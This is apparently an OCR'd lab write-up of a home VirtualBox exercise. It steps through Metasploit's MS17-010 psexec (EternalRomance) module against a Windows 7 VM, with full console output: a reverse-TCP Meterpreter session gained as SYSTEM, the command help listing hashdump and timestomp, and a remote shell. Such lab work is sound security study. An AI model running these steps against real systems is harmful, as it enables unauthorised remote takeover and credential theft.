
search eternal romance

2 . Use exploit/windows/smb/ms17_010_psexec


3 . Show options

4 . Set RHOST 192.168.1.63


5 . Run


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
msfconsole
Metasploit tip: Store discovered credentials for later use with creds
Metasploit
=[metasploit v6.4.98-dev]
+ -- --=[2,571 exploits - 1,316 auxiliary - 1,683 payloads]
+ -- --=[433 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search eternal romance
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010
1 _ target: Automatic
2 _ target: PowerShell
3 _ target: Native upload
4 _ target: MOF upload
5 _ AKA: ETERNALSYNERGY
6 _ AKA: ETERNALROMANCE
7 _ AKA: ETERNALCHAMPION
8 _ AKA: ETERNALBLUE
9 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010
10 _ AKA: ETERNALSYNERGY
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Right Ctrl
27°C Sunny
Search
ENG IN
15:20 08-12-2025


1.1


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
10 _ AKA: ETERNALSYNERGY
11 _ AKA: ETERNALROMANCE
12 _ AKA: ETERNALCHAMPION
13 _ AKA: ETERNALBLUE
Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List of named pipes to check
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.8 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.63
RHOST => 192.168.1.63
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.63:445 - Target OS: Windows 7 Ultimate 7600
[*] 192.168.1.63:445 - Unable to find accessible named pipe!
[*] Sending stage (188998 bytes) to 192.168.1.63
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Right Ctrl
27°C Sunny
Search
ENG IN
15:21 08-12-2025


1.2


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.63
RHOST => 192.168.1.63
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.63:445 - Target OS: Windows 7 Ultimate 7600
[-] 192.168.1.63:445 - Unable to find accessible named pipe!
[*] Sending stage (188998 bytes) to 192.168.1.63
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.63:49330) at 2025-12-07 10:14:20 -0500
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
migrate Migrate the server to another process
pivot Manage pivot listeners
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
ssl_verify Modify the SSL certificate verification setting
transport Manage the transport mechanisms
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Right Ctrl
27°C Sunny
Search
ENG IN
15:22 08-12-2025

1.3


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > sysinfo
Computer : MUGDHA-PC
OS : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > shell
Process 1476 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ls
\ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ipconfig
\ipconfig
'\ipconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2401:4900:8f56:2ee3:96f:e66a:c7bc:7427
Temporary IPv6 Address. . . . . : 2401:4900:8f56:2ee3:9018:b815:eaa7:41a5
Link-local IPv6 Address . . . . . : fe80::96f:e66a:c7bc:7427%11
IPv4 Address. . . . . : 192.168.1.63
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Right Ctrl
27°C Sunny
Search
ENG IN
15:22 08-12-2025

1.4


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
Command Description
timestomp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > sysinfo
Computer : MUGDHA-PC
OS : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > shell
Process 1476 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ls
\ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ipconfig
\ipconfig
'\ipconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2401:4900:8f56:2ee3:96f:e66a:c7bc:7427
Temporary IPv6 Address. . . . . : 2401:4900:8f56:2ee3:9018:b815:eaa7:41a5
Link-local IPv6 Address . . . . . : fe80::96f:e66a:c7bc:7427%11
IPv4 Address. . . . . : 192.168.1.63
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::a291:caff:fe62:bb61%11
192.168.1.1
Tunnel adapter isatap.{B1782B2A-4262-4E72-B5AD-D2C5F8FE1F5B}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>
kali [Running] - O...
metasploitable 2 [Runni...
window 7 [Running] - O...
Right Ctrl
27°C
Sunny
Search
ENG
IN
15:23
08-12-2025

1.5